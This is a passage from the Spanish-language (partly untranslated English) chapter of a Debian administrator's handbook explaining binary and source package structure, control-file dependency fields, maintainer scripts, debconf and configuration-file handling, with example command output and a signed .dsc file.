Como un administrador de un sistema Debian generalmente manejará paquetes `.deb` *ya que contienen unidades funcionales consistentes (aplicaciones, documentación, etc.) facilitando su instalación y mantenimiento. Por lo tanto, es buena idea saber qué son y cómo utilizarlos.*

This chapter describes the structure and contents of “binary” and “source” packages. The former are files directly usable by `dpkg`, while the latter contain the source code, as well as instructions for building binary packages.

5.1. Estructura de un paquete binario

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands `ar`, `tar`, and `xz` or sometimes `gzip` or `bzip2`. This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the `dpkg` program, and that you could thus no longer install Debian packages. `dpkg` being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore download[1] the `.deb` file of the *dpkg* package and install it manually (see sidebar «dpkg, APT y ar» página 80). If by some misfortune one or more of the programs `ar`, `tar` or `gzip/xz/bzip2` have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of `busybox` (provided in the *busybox-static* package), which is even more self-contained, and provides subcommands such as `busybox ar`, `busybox tar` and `busybox xz`.

In case of a misfortune you better also have a backup of your system (see Sección 9.10, «Respaldo» página 232).

HERRAMIENTAS

dpkg, APT y ar

`dpkg` is the program that handles `.deb` files (binary packages), notably extracting, analyzing, and unpacking them.

APT (the abbreviation of ”Advanced Packaging Tool”) is a group of programs that allows the execution of higher-level modifications to the system: installing or removing a package (while keeping dependencies satisfied), updating and upgrading the system, listing the available packages, etc.

As for the `ar` program, it allows handling files of the same name: `ar t archive` displays the list of files contained in such an archive, `ar x archive` extracts the files from the archive into the current working directory, `ar d archive file` deletes a file from the archive, etc. Its man page (`ar(1)`) documents all its other features. `ar` is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use `tar`, a more evolved archive and file management program. This is why it is easy to restore `dpkg` in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the `data.tar.xz` archive in the system's root (`/`):

```
# ar x dpkg_1.19.7_amd64.deb
# tar -C / -p -xJf data.tar.xz
```

[1] https://www.debian.org/distrib/packages#search_packages

VOLVER A LOS CIMIENTOS

Notación de páginas de manual

Los principiantes pueden encontrar confusas las referencias como «`ar(1)`» en la literatura. Generalmente esta es una forma conveniente de referirse a la página de manual titulada `ar` en la sección 1.

Algunas veces se utiliza esta notación para eliminar ambigüedades, por ejemplo para distinguir entre el programa `printf`, que también puede indicarse como `printf(1)`, y la función `printf` del lenguaje de programación C, que también puede indicarse como `printf(3)`.

El Capítulo 7: «Resolución de problemas y búsqueda de información relevante» página 150 discute las páginas de manual con más detalles (revise la Sección 7.1.1, «Páginas de manual» página 150).

Estos son los contenidos de un archivo `.deb`:

```
$ ar t dpkg_1.19.7_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.19.7_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.19.7_amd64.deb
$ tar tJf data.tar.xz | head -n 16
./
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/alternatives
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tJf control.tar.xz
./
./conffiles
./control
./md5sums
./postinst
./postrm
$ cat debian-binary
2.0
```

Como puede ver, el compendio `ar` de un paquete Debian contiene tres archivos:

`debian-binary` This is a text file which simply indicates the version of the `.deb` file package format version. In Debian *Buster* it is still version 2.0.

`control.tar.xz` This archive file contains all of the available meta-information, like the name and version of the package as well as some scripts to run before, during or after (un-)installation of it. Some of the meta-information allows package management tools to determine if it is possible to install or uninstall it, for example according to the list of packages already on the machine, and if files shipped have been modified locally.

`data.tar.xz`, `data.tar.bz2`, `data.tar.gz` This archive contains all of the files to be extracted from the package; this is where the executable files, libraries, documentation, etc., are all stored. Packages may use different compression formats, in which case the file will be named differently for `xz`, `bzip2` or `gzip`.

5.2. Metainformación de un paquete

The Debian package is not only an archive of files intended for installation. It is part of a larger whole and describes its relationship with other Debian packages (requisites, dependencies, conflicts, suggestions). It also provides scripts that enable the execution of commands at different stages in the package's lifecycle (installation, upgrade, removal). These data are used by the package management tools but are not part of the packaged software; they are, within the package, what is called its "meta-information" (information about other information).

5.2.1. Descripción: el archivo `control`

This file uses a structure similar to email headers (as defined by RFC 2822) and is fully described in the Debian Policy and the manual pages `deb-control(5)` and `deb822(5)`.

➡ https://www.debian.org/doc/debian-policy/ch-controlfields.html

For example, for *apt*, the `control` file looks like the following:

```
$ apt-cache show apt
Package: apt
Version: 1.8.2
Installed-Size: 4064
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~)
Provides: apt-transport-https (= 1.8.2)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, libapt-pkg5.0 (>=
    ➥ 1.7.0~alpha3~), libc6 (>= 2.15), libgcc1 (>= 1:3.0), libgnutls30 (>= 3.6.6),
    ➥ libseccomp2 (>= 1.0.1), libstdc++6 (>= 5.2)
Recommends: ca-certificates
```

```
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), gnupg | gnupg2
    ➥ | gnupg1, powermgmt-base
Breaks: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~), aptitude (<<
    ➥ 0.8.10)
Description-en: commandline package manager
 This package provides commandline tools for searching and
 managing as well as querying information about packages
 as a low-level access to all features of the libapt-pkg library.
 .
 These include:
  * apt-get for retrieval of packages and information about them
    from authenticated sources and for installation, upgrade and
    removal of packages together with their dependencies
  * apt-cache for querying available information about installed
    as well as installable packages
  * apt-cdrom to use removable media as a source for packages
  * apt-config as an interface to the configuration settings
  * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
 hardware::storage:cd, implemented-in::c++, implemented-in::perl,
 implemented-in::ruby, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 scope::application, scope::utility, suite::debian, use::downloading,
 use::organizing, use::playing, use::searching, works-with-format::html,
 works-with::audio, works-with::software:package, works-with::text
Section: admin
Priority: required
Filename: pool/main/a/apt/apt_1.8.2_amd64.deb
Size: 1418108
MD5sum: 0e80dedab6ec1e66a8f6c15f1925d2d3
SHA256: 80e9600822c4943106593ca5b0ec75d5aafa74c6130ba1071b013c42c507475e
```

VOLVER A LOS CIMIENTOS

RFC — estándares de internet

RFC is the abbreviation of "Request For Comments". An RFC is generally a technical document that describes what will become an Internet standard. Before becoming standardized and frozen, these standards are submitted for public review (hence their name). The IETF (Internet Engineering Task Force) decides on the evolution of the status of these documents (proposed standard, draft standard, or standard).

RFC 2026 define el proceso de estadarización de protocolos de internet.

➨ http://www.faqs.org/rfcs/rfc2026.html

Dependencias: el campo Depends

The dependencies are defined in the Depends field in the package header. It is a list of conditions to be met for the package to work correctly. This information is used by tools such as `apt` in

order to install the required libraries, tools, drivers, etc. in appropriate versions fulfilling the dependencies of the package to be installed. For each dependency, it is possible to restrict the range of versions that meet that condition. In other words, it is possible to express the fact that we need the package *libc6* in a version equal to or greater than "2.15" (written "`libc6 (>= 2.15)`"). Version comparison operators are as follows:

- <<: menor que;
- <=: menor o igual que;
- =: igual a (note que «2.6.1» no es igual a «2.6.1-1»);
- >=: mayor o igual que;
- >>: mayor que.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical "and". In conditions, the vertical bar ("|") expresses a logical "or" (it is an inclusive "or", not an exclusive "either/or"). Carrying greater priority than "and", it can be used as many times as necessary. Thus, the dependency "(A or B) and C" is written `A | B, C`. In contrast, the expression "A or (B and C)" should be written as "(A or B) and (A or C)", since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators "or" and "and". It would thus be written `A | B, A | C`.

➨ `https://www.debian.org/doc/debian-policy/#document-ch-relationships`

El sistema de dependencias es un buen mecanismo para garantizar el funcionamiento de un programa, pero tiene otro uso con los «metapaquetes». Éstos son paquetes vacíos que sólo describen dependencias. Facilitan la instalación de un grupo consistente de programas preseleccionados por el desarrollador del metapaquete; como tal `apt install` *`metapaquete`* instalará automáticamente todos estos programas utilizando las dependencias del metapaquete. Los paquetes *gnome*, *kde-full* y *linux-image-amd64*, por ejemplo, son metapaquetes.

NORMA DEBIAN

Campos Recommends, Suggests y Enhances

Los campos `Recommends` y `Suggests` describen dependencias que no son obligatorias. Las dependencias «recomendadas», las más importantes, mejoran considerablemente la funcionalidad ofrecida por el paquete pero no son indispensables para su funcionamiento. Las dependencias «sugeridas», de importancia secundaria, indica que ciertos paquetes complementarían y aumentarían su utilidad pero es perfectamente razonable instalar uno sin los otros.

You should always install the "recommended" packages, unless you know exactly why you do not need them. This is now also the default for APT unless configured otherwise. Conversely, it is not necessary to install "suggested" packages unless you know why you need them. The behavior of `apt` can be controlled by using the `APT::Install-Recommends` and `APT::Install-Suggests` configuration options or the corresponding command line options `--[no-]install-recommends` and `--[no-]install-suggests`.

El campo Enhances también describe una sugerencia pero en un contexto diferente. Está ubicado en el paquete sugerido, no en el paquete que se beneficia de la sugerencia. Por lo tanto, todos los agregados, plugins y otras extensiones de un programa pueden aparecer en la lista de sugerencias relacionadas al software. Si bien existe desde hace varios años, este último campo es generalmente ignorado

por programas como `apt` o `synaptic`. Su propósito es que una sugerencia en el campo `Enhances` aparezca ante el usuario además de las sugerencias tradicionales — que se encuentran en el campo `Suggests`.

NORMA DEBIAN

`Pre-Depends`, un `Depends` más exigentes

Las «predependencias», listadas en el campo «`Pre-Depends`» de las cabeceras de un paquete, completan las dependencias normales; la sintaxis es idéntica. Una dependencia normal indica que el paquete en cuestión debe ser desempaquetado y configurado antes de la configuración del paquete que declara la dependencia. Una predependencia estipula que el paquete en cuestión debe ser desempaquetado y configurado antes de la ejecución del script de preinstalación del paquete que declara la predependencia, es decir antes de su instalación.

Una predependencia es muy exigente para `apt` porque agrega una restricción estricta en el orden de instalación de los paquetes. Por lo tanto se intenta evitar predependencias a menos que sea absolutamente necesario. Es recomendable aún consultar a otros desarrolladores en debian-devel@lists.debian.org antes de agregar una predependencia. Generalmente es posible encontrar otra solución para evitarlo.

Conflictos: el campo Conflicts

The Conflicts field indicates when a package cannot be installed simultaneously with another. The most common reasons for this are that both packages include a file of the same name and path, or provide the same service on the same TCP port, or would hinder each other's operation.

`dpkg` se negará a instalar un paquete si genera un conflicto con un paquete ya instalado, excepto si el nuevo paquete especifica que «reemplazará» al paquete instalado en cuyo caso `dpkg` elegirá reemplazar el paquete existente con el nuevo. `apt` siempre seguirá sus instrucciones: si desea instalar un nuevo paquete ofrecerá automáticamente desinstalar el paquete que genera problemas.

Incompatibilidades: el campo Breaks

El campo Breaks tiene un efecto similar al del campo Conflicts pero con un significado especial. Indica que la instalación de un paquete «romperá» otro paquete (o versiones particulares del mismo). En general, esta incompatibilidad entre dos paquetes es temporal y la relación Breaks se refiere específicamente a las versiones incompatibles.

`dpkg` se negará a instalar un paquete que rompe un paquete ya instalado y `apt` intentará resolver el problema actualizando a una nueva versión el paquete que se rompería (que se asume estaría arreglado y, por lo tanto, sería compatible nuevamente).

Este tipo de situaciones pueden ocurrir en casos de actualizaciones que no sean compatibles con versiones anteriores: este es el caso si una nueva versión ya no funciona con la versión anterior y causa un mal funcionamiento en otros programas si no se toman medidas especiales. El campo Breaks previene que el usuario se tope con estos problemas.

Elementos provistos: el campo Provides

Este campo introduce el concepto interesante de un «paquete virtual». Tiene muchos roles pero hay dos particularmente importantes. El primero consiste en utilizar un paquete virtual para asociar un servicio genérico con él (el paquete «provee» el servicio). El segundo indica que un paquete reemplaza completamente a otro y, para esos propósitos, también puede satisfacer las dependencias que otros satisfacen. Es posible, entonces, crear un paquete substituto sin tener que utilizar el mismo nombre de paquete.

VOCABULARIO

Metapaquete y paquete virtual

Es esencial distinguir los metapaquetes de los paquetes virtuales. Los primeros son paquetes reales (incluyendo archivos `.deb`) cuyo único propósito es expresar dependencias.

Los paquetes virtuales, por el otro lado, no existen físicamente; sólo son un modo de identificar paquetes reales basados en criterios lógicos y comunes (servicios provistos, compatibilidades con un programa estándar o un paquete preexistentes, etc.).

Proveyendo un «servicio» Discutamos con más detalles el primer caso con un ejemplo: se dice que todos los servicios de correo, como *postfix* o *sendmail* «proveen» el paquete virtual *mail-transport-agent*. Por lo tanto, cualquier paquete que necesite este servicio para funcionar (por ejemplo, un gestor de listas de correo como *smartlist* o *sympa*) simplemente indican en sus dependencias que requieren de *mail-transport-agent* en lugar de especificar una lista larga y aún incompleta de posibles soluciones (por ejemplo `postfix | sendmail | exim4 | ...`). Lo que es más, es inútil instalar dos servidores de correo en el mismo equipo, por lo que cada uno de estos paquetes declara un conflicto con el paquete virtual *mail-transport-agent*. Un conflicto de un paquete con sí mismo es ignorado por el sistema, pero esta técnica prohibirá la instalación de dos servidores de correo simultáneamente.

NORMA DEBIAN

Lista de paquetes virtuales

Para que un paquete virtual sea útil, todos deben estar de acuerdo en su nombre. Es porque eso que están estandarizados en la Normativa Debian. Esta lista incluye, entre otros, *mail-transport-agent* para servidores de correo, *c-compiler* para compiladores del lenguaje de programación C, *www-browser* para navegadores web, *httpd* para servidores web, *ftp-server* para servidores FTP, *x-terminal-emulator* para emuladores de terminal en modo gráfico (`xterm`) y *x-window-manager* para gestores de ventanas.

Puede encontrar la lista completa en la web.

➨ `http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt`

Intercambio con otro paquete The Provides field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.28 present in *Buster*). As such, the package *perl* has since version 5.8 declared Provides:

libdigest-md5-perl so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.




Figura 5.1 *Utilización del campo Provides para no romper dependencias*

Esta funcionalidad es muy útil ya que nunca es posible anticipar los caprichos del desarrollo y es necesario que sea posible adaptarse a cambios de nombre y otros reemplazos automáticos de software obsoleto.

VOLVER A LOS CIMIENTOS

Perl, un lenguaje de programación

Perl (Practical Extraction and Report Language) is a very popular programming language. It has many ready-to-use modules that cover a vast spectrum of applications, and that are distributed by the CPAN (Comprehensive Perl Archive Network) servers, an exhaustive network of Perl packages.

➨ `https://www.perl.org/`

➨ `https://www.cpan.org/`

Dado que es un lenguaje interpretado, un programa escrito en Perl no requiere compilación antes de su ejecución. Por esto se los llama «scripts Perl».

Limitaciones anteriores Los paquetes virtuales solían sufrir algunas limitaciones, la más importante de ellas era la ausencia de un número de versión. Volviendo al ejemplo anterior, una dependencia como Depends: libdigest-md5-perl (>= 1.6) nunca será considerada como satisfecha aún en presencia de Perl 5.10 — cuando de hecho es altamente probable que esté satisfecha. Sin conocimientos de esto el sistema de paquetes selecciona la opción menos riesgosa y asume que las versiones no coinciden.

This limitation has been lifted in *dpkg* 1.17.11, and is no longer relevant. Packages can assign a version to the virtual packages they provide with a dependency such as Provides: libdigest-md5-perl (= 1.8).

Reemplazo de archivos: el campo Replaces

El campo Replaces indica que el paquete contiene archivos que también están presentes en otro paquete, pero que el paquete tiene el derecho legítimo de reemplazarlo. Sin esta especificación, `dpkg` fallará indicando que no puede sobreescribir los archivos de otro paquete (técnicamente es posible forzar que lo haga con la opción --force-overwrite, pero no se considera una operación estándar). Esto permite identificar problemas potenciales y requiere que el desarrollador estudie el hecho antes de decidir agregar dicho campo.

El uso de este campo está justificado cuando cambian los nombres de los paquetes o cuando un paquete está incluido en otro. Esto sucede cuando el desarrollador decide distribuir los archivos de otra forma entre los varios paquetes binarios producidos del mismo paquete fuente: un archivo reemplazado no le corresponde al paquete antiguo, sólo al nuevo.

Si todos los archivos de un paquete instalado fueron reemplazados, se considera que se eliminó el paquete. Finalmente, este campo incita que `dpkg` elimie los paquetes reemplazados en casos de conflictos.

YENDO MÁS ALLÁ

El campo Tag

In the *apt* example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; `aptitude` displays these tags, and allows them to be used as search criteria. For those who are repelled by `aptitude`'s search criteria, the following website allows navigation of the tag database:

➨ https://wiki.debian.org/Debtags

5.2.2. Scripts de configuración

In addition to the `control` file, the `control.tar.gz` archive for each Debian package may contain a number of scripts, called by `dpkg` at different stages in the processing of a package. The Debian Policy describes the possible cases in detail[2], specifying the scripts called and the arguments that they receive. These sequences may be complicated, since if one of the scripts fails, `dpkg` will try to return to a satisfactory state by canceling the installation or removal in progress (insofar as it is possible).

[2] https://www.debian.org/doc/debian-policy/ch-maintainerscripts.html

YENDO MÁS ALLÁ

Base de datos de dpkg

Todos los scripts de configuración para los paquetes instalados se almacenan en el directorio `/var/lib/dpkg/info/` en forma de un archivo con el nombre del paquete como prefijo. Este directorio también incluye un archivo con la extensión `.list` para cada paquete que contiene una lista de los archivos que pertenecen a dicho paquete.

El archivo `/var/lib/dpkg/status` contiene una serie de bloques de datos (en el famoso formato de cabeceras de correo, RFC 2822) que describen el estado de cada paquete. La información del archivo `control` también es duplicada allí.

In general, the `preinst` script is executed prior to installation of the package, while `postinst` follows it. Likewise, `prerm` is invoked before removal of a package and `postrm` afterwards. An update of a package is equivalent to removal of the previous version and installation of the new one. It is not possible to describe in detail all the possible scenarios here, but we will discuss the most common two: an installation/update and a removal.

PRECAUCIÓN

Nombres simbólicos de los scripts

Las secuencias descriptas en esta sección llaman scripts de configuración por sus nombres específicos, como `old-prerm` o `new-postinst`. Ellos son, respectivamente, el script `prerm` en la versión antigua del paquete (instalada antes de la actualización) y el script `postinst` en la nueva versión (instalada en la actualización).

SUGERENCIA

Diagramas de estado

Manoj Srivastava and Margarita Manterola made the following diagrams explaining how the configuration scripts are called by dpkg.

➨ https://people.debian.org/~srivasta/MaintainerScripts.html

➨ https://www.debian.org/doc/debian-policy/ap-flowcharts.html

Instalación y actualización

Esto es lo que ocurre durante una instalación (o actualización):

1. En una actualización, `dpkg` ejecuta `old-prerm upgrade` *`nueva-versión`*.
2. En una actualización `dpkg` ejecuta luego `new-preinst upgrade` *`antigua-versión`*; para una primera instalación ejecuta `new-preinst install`. También puede agregar la versión anterior en el último parámetro si el paquete ya ha sido instalada y eliminada desde entonces (pero no purgada, se mantuvieron los archivos de configuración).
3. Se descomprimen los archivos del nuevo paquete. Si un archivo ya existe, es reemplazado pero se guarda una copia de respaldo de forma temporal.
4. En una actualización, `dpkg` ejecuta `old-postrm upgrade` *`nueva-versión`*.
5. `dpkg` actualiza toda su información interna (lista de archivos, scripts de configuración, etc.) y elimina los respaldos de los archivos reemplazados. Este es el punto sin retorno: `dpkg` ya no tiene acceso a todos los elementos necesarios para volver al estado anterior.

6. `dpkg` actualizará los archivos de configuración, pidiéndole al usuario que decida si no es capaz de administrar esta tarea automáticamente. Los detalles de este proceso son discutidos en la Sección 5.2.3, «Sumas de verificación («checksum»), lista de archivos de configuración» página 91.
7. Finalmente, `dpkg` configura el paquete ejecutando `new-postinst configure` *`última-versión-configurada`*.

Eliminación de un paquete

Esto es lo que sucede durante la eliminación de un paquete:

1. `dpkg` ejecuta `prerm remove`.
2. `dpkg` elimina todos los archivos del paquete, con la excepción de los archivos de configuración y scripts de configuración.
3. `dpkg` ejecuta `postrm remove`. Se eliminan todos los scripts de configuración excepto `postrm`. Si el usuario no utilizó la opción «purgar» («purge»), el proceso termina aquí.
4. Para eliminar completamente un paquete (con la orden `dpkg --purge` o `dpkg -P`), los archivos de configuración también son eliminados junto con una cantidad de copias (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) y archivos temporales; luego `dpkg` ejecuta `postrm purge`.

VOCABULARIO

Purgar, una eliminación completa

Cuando un paquete de Debian es eliminado, se mantienen los archivos de configuración para facilitar una posible reinstalación. De la misma forma, se mantienen normalmente los datos generados por un demonio (como el contenido de un servidor de directorio LDAP o el contenido de una base de datos de un servidor SQL).

Para eliminar todos los datos asociados con un paquete es necesario «purgar» el paquete con la orden `dpkg -P` *`paquete`*, `apt-get remove --purge` *`paquete`* o `aptitude purge` *`paquete`*.

Dada la naturaleza definitiva de tal eliminación de datos, un purgado no se debe tomar a la ligera.

Los cuatro scripts que aparecen detallados anteriormente se complementan con un script `config` provisto por los paquetes que utilizan `debconf` para adquirir información de configuración del usuario. Durante la instalación este script define en detalle las preguntas realizadas por `debconf`. Se graban las respuestas en la base de datos de `debconf` para futuras referencias. Generalmente `apt` ejecuta el script antes de instalar los paquetes uno por uno para agrupar las preguntas y realizarlas todas al usuario al comienzo del proceso. Los scripts de pre y postinstalación pueden utilizar esta información para operar según los deseos del usuario.

HERRAMIENTA

`debconf`

Se creó `debconf` para resolver un problema recurrente en Debian. Todos los paquetes Debian que no pueden funcionar sin un mínimo de configuración solían hacer preguntas ejecutando `echo` y `read` en scripts `postinst` (y otros scripts similares).

Pero esto también resultaba que durante una instalación o actualización grande el usuario debía mantenerse frente al equipo para responder a las varias preguntas que podían surgir en cualquier momento. Se han evitado la mayoría de todas estas interacciones manuales gracias a la herramienta `debconf`.

`debconf` tiene muchas funcionalidades interesantes: requiere que el desarrollador especifique la interacción con el usuario, permite localización de todas las cadenas mostradas a los usuarios (se guardan todas las traducciones en el archivo `templates` describiendo las interacciones), tiene diferentes interfaces para presentar las preguntas al usuario (modo texto, modo gráfico, no interactivo) y permite la creación de una base de datos central de respuestas para compartir la misma configuración entre varios equipos... pero la más importante es que ahora es posible presentar al usuario todas las preguntas juntas antes de comenzar un largo proceso de instalación o actualización. Mientras el sistema se encarga de la instalación por sí mismo, el usuario puede ocuparse de otras tareas sin necesidad de quedarse mirando la pantalla esperando preguntas.

5.2.3. Sumas de verificación («checksum»), lista de archivos de configuración

In addition to the maintainer scripts and control data already mentioned in the previous sections, the `control.tar.gz` archive of a Debian package may contain other interesting files. The first, `md5sums`, contains the MD5 checksums for all of the package's files. Its main advantage is that it allows `dpkg --verify` (which we will study in Sección 14.3.4.1, «Auditoría de paquetes mediante `dpkg --verify`» página 424) and `debsums` (from the package of the same name; see Sección 14.3.4.2, «Auditoría de paquetes: `debsums` y sus límites» página 425) to check if these files have been modified since their installation. Note that when this file doesn't exist, `dpkg` will generate it dynamically at installation time (and store it in the dpkg database just like other control files).

`conffiles` lists package files that must be handled as configuration files (see also `deb-conffiles(5)`). Configuration files can be modified by the administrator, and `dpkg` will try to preserve those changes during a package update.

De hecho, en esta situación, `dpkg` se comporta tan inteligentemente como le es posible: si el archivo de configuración estándar no fue modificado entre dos versiones, no hace nada. Si, sin embargo, el archivo cambió intentará actualizar este archivo. Son posibles dos casos: o bien el administrador no modificó el archivo, en cuyo caso `dpkg` automáticamente instalará la nueva versión; o el archivo fue modificado, en cuyo caso `dpkg` le preguntará al administrador qué versión desea utilizar (la antigua con modificaciones o la nueva provista con el paquete). Para asistirlo en esta decisión `dpkg` ofrece mostrar las diferencias entre las dos versiones («`diff`»). Si el usuario decide mantener la versión anterior, la nueva será almacenada en la misma ubicación con el sufijo `.dpkg-dist`. Si el usuario selecciona la nueva versión, se mantiene la versión anterior en la misma ubicación con el sufijo `.dpkg-old`. Otra acción posible consiste en interrumpir momentáneamente `dpkg` para editar el archivo e intentar rehacer las modificaciones relevantes (identificadas previamente con `diff`).

YENDO MÁS ALLÁ

Obligando a dpkg a preguntar sobre los archivos de configuración

The `--force-confask` option requires `dpkg` to display the questions about the configuration files, even in cases where they would not normally be necessary. Thus, when reinstalling a package with this option, `dpkg` will ask the questions again for all of the configuration files modified or deleted by the administrator. This is very convenient, especially for reinstalling the original configuration file if it has been deleted and no other copy is available: a normal re-installation won't work, because `dpkg` considers removal as a form of legitimate modification, and, thus, doesn't install the desired configuration file.

YENDO MÁS ALLÁ

Evitando preguntas sobre los archivos de configuración

`dpkg` administra la actualización de los archivos de configuración pero interrumpe estas operaciones frecuentemente mientras trabaja para pedir información al administrador. Esto lo hace menos placentero para aquellos que desean ejecutar actualizaciones de forma no interactiva. Es por esto que éste programa ofrece opciones que le permiten al sistema responder automáticamente según la misma lógica: `--force-confold` mantiene los archivos de configuración anteriores; `--force-confnew` utilizará la nueva versión del archivo (se respetan estas opciones aún cuando el archivo no fue modificado por el administrador, que rara vez tienen el efecto deseado). Agregar la opción `--force-confdef` le indica a `dpkg` que decida por su cuenta cuando sea posible (en otras palabras, cuando el archivo de configuración original no fue modificado) y sólo utilice `--force-confnew` o `--force-confold` para los otros casos.

These options apply to `dpkg` and are explained in detail in `dpkg(1)` or `dpkg --force-help`, but most of the time the administrator will work directly with the `aptitude` or `apt` programs. It is, thus, necessary to know the syntax used to indicate the options to pass to the `dpkg` command (their command line interfaces are very similar).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
    ➥ ::="--force-confold" full-upgrade
```

Puede almacenar estas opciones directamente en la configuración de `apt`. Para esto, simplemente escriba la siguiente línea en el archivo `/etc/apt/apt.conf.d/local`:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Incluir esta opción en el archivo de configuración singifica que también será utilizada en una interfaz gráfica como `aptitude`.

5.3. Estructura de un paquete fuente

5.3.1. Formato

A source package is usually comprised of three files, a `.dsc`, a `.orig.tar.gz`, and a `.debian.tar.xz` (or `.diff.gz`). They allow creation of binary packages (`.deb` files described above) from the source code files of the program, which are written in a programming language.

El archivo `.dsc` («Debian Source Control»: control de fuente Debian) es un archivo de texto corto que contiene una cabecera RFC 2822 (de la misma forma que el archivo `control` estudiado

en la Sección 5.2.1, «Descripción: el archivo `control`» página 82) que describe el paquete fuente e indica qué otros archivos forman parte del mismo. Está firmado por su encargado, lo que garantiza su autenticidad. Revise la Sección 6.6, «Comprobación de la autenticidad de un paquete» página 135 para más detalles sobre este tema.

Ejemplo 5.1 *Un archivo .dsc*

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.68-1
Maintainer: Zim Package Maintainers <zim@packages.debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 4.1.3
Vcs-Browser: https://salsa.debian.org/debian/zim
Vcs-Git: https://salsa.debian.org/debian/zim.git
Build-Depends: debhelper (>= 11), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=
    ➥ 2.6), python-gtk2, python-xdg, dh-python
Package-List:
 zim deb x11 optional arch=all
Checksums-Sha1:
 a3b50aa8e44126cc7edd2c1912adf9820f50ad58 2044224 zim_0.68.orig.tar.gz
 4e13b37625789334da2d95b93e51e41ffd3b6b01 9300 zim_0.68-1.debian.tar.xz
Checksums-Sha256:
 d91518e010f6a6e951a75314138b5545a4c51151fc99f513aa7768a18858df15 2044224 zim_0.68.
    ➥ orig.tar.gz
 23f4ddc69af74509932acc3b5f0d4cd2af943016e4fd5740b9d98ec4d49fd8c2 9300 zim_0.68-1.
    ➥ debian.tar.xz
Files:
 336041a16687abb66fd9f604b98407e8 2044224 zim_0.68.orig.tar.gz
 1714f67b35ab69e709849ad707206ca8 9300 zim_0.68-1.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEzBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFAlqyOxkACgkQA4gdq+vC
mrnCqAf/Ww9wg97VragtVhSFvehoVoJ0ZhoqNaSuCP/W1Fuf+P0YklzL2BlkVRXW
X23c8Qs1v6VE2iRY3mEkdWwgBs1QwF0MX7H1jjQfPHCynGHKlH5dfo5fqLizgCeu
c9Pug3ZisjF90CgsseO7SVDqHVmO6QsfAaGWpHAw92HDz/xwjrS/4Ejntqjy0b+r
Gmw2AZuBdhp+7C6p7In/Gg6DHPBLQGMLCKypoZKQdl+L0fWjjeykOzMIbjry2sRH
H0J4FLVGAGumh3zIZlm/t3ehGfP9Dg8FvzMaCNsf8OtYCSAEutrQEDBaskcTSIpq
L0GQhKlViDuu8gzsqm7efPEhPcsF1A==
=6jGR
```

```
-----END PGP SIGNATURE-----
```

Note que el paquete fuente también tiene dependencias (Build-Depends) completamente distintas de aquellas del paquete binario ya que indican las herramientas necesarias para compilar el software en cuestión y construir su paquete binario.

PRECAUCIÓN

Espacios de nombres distintos

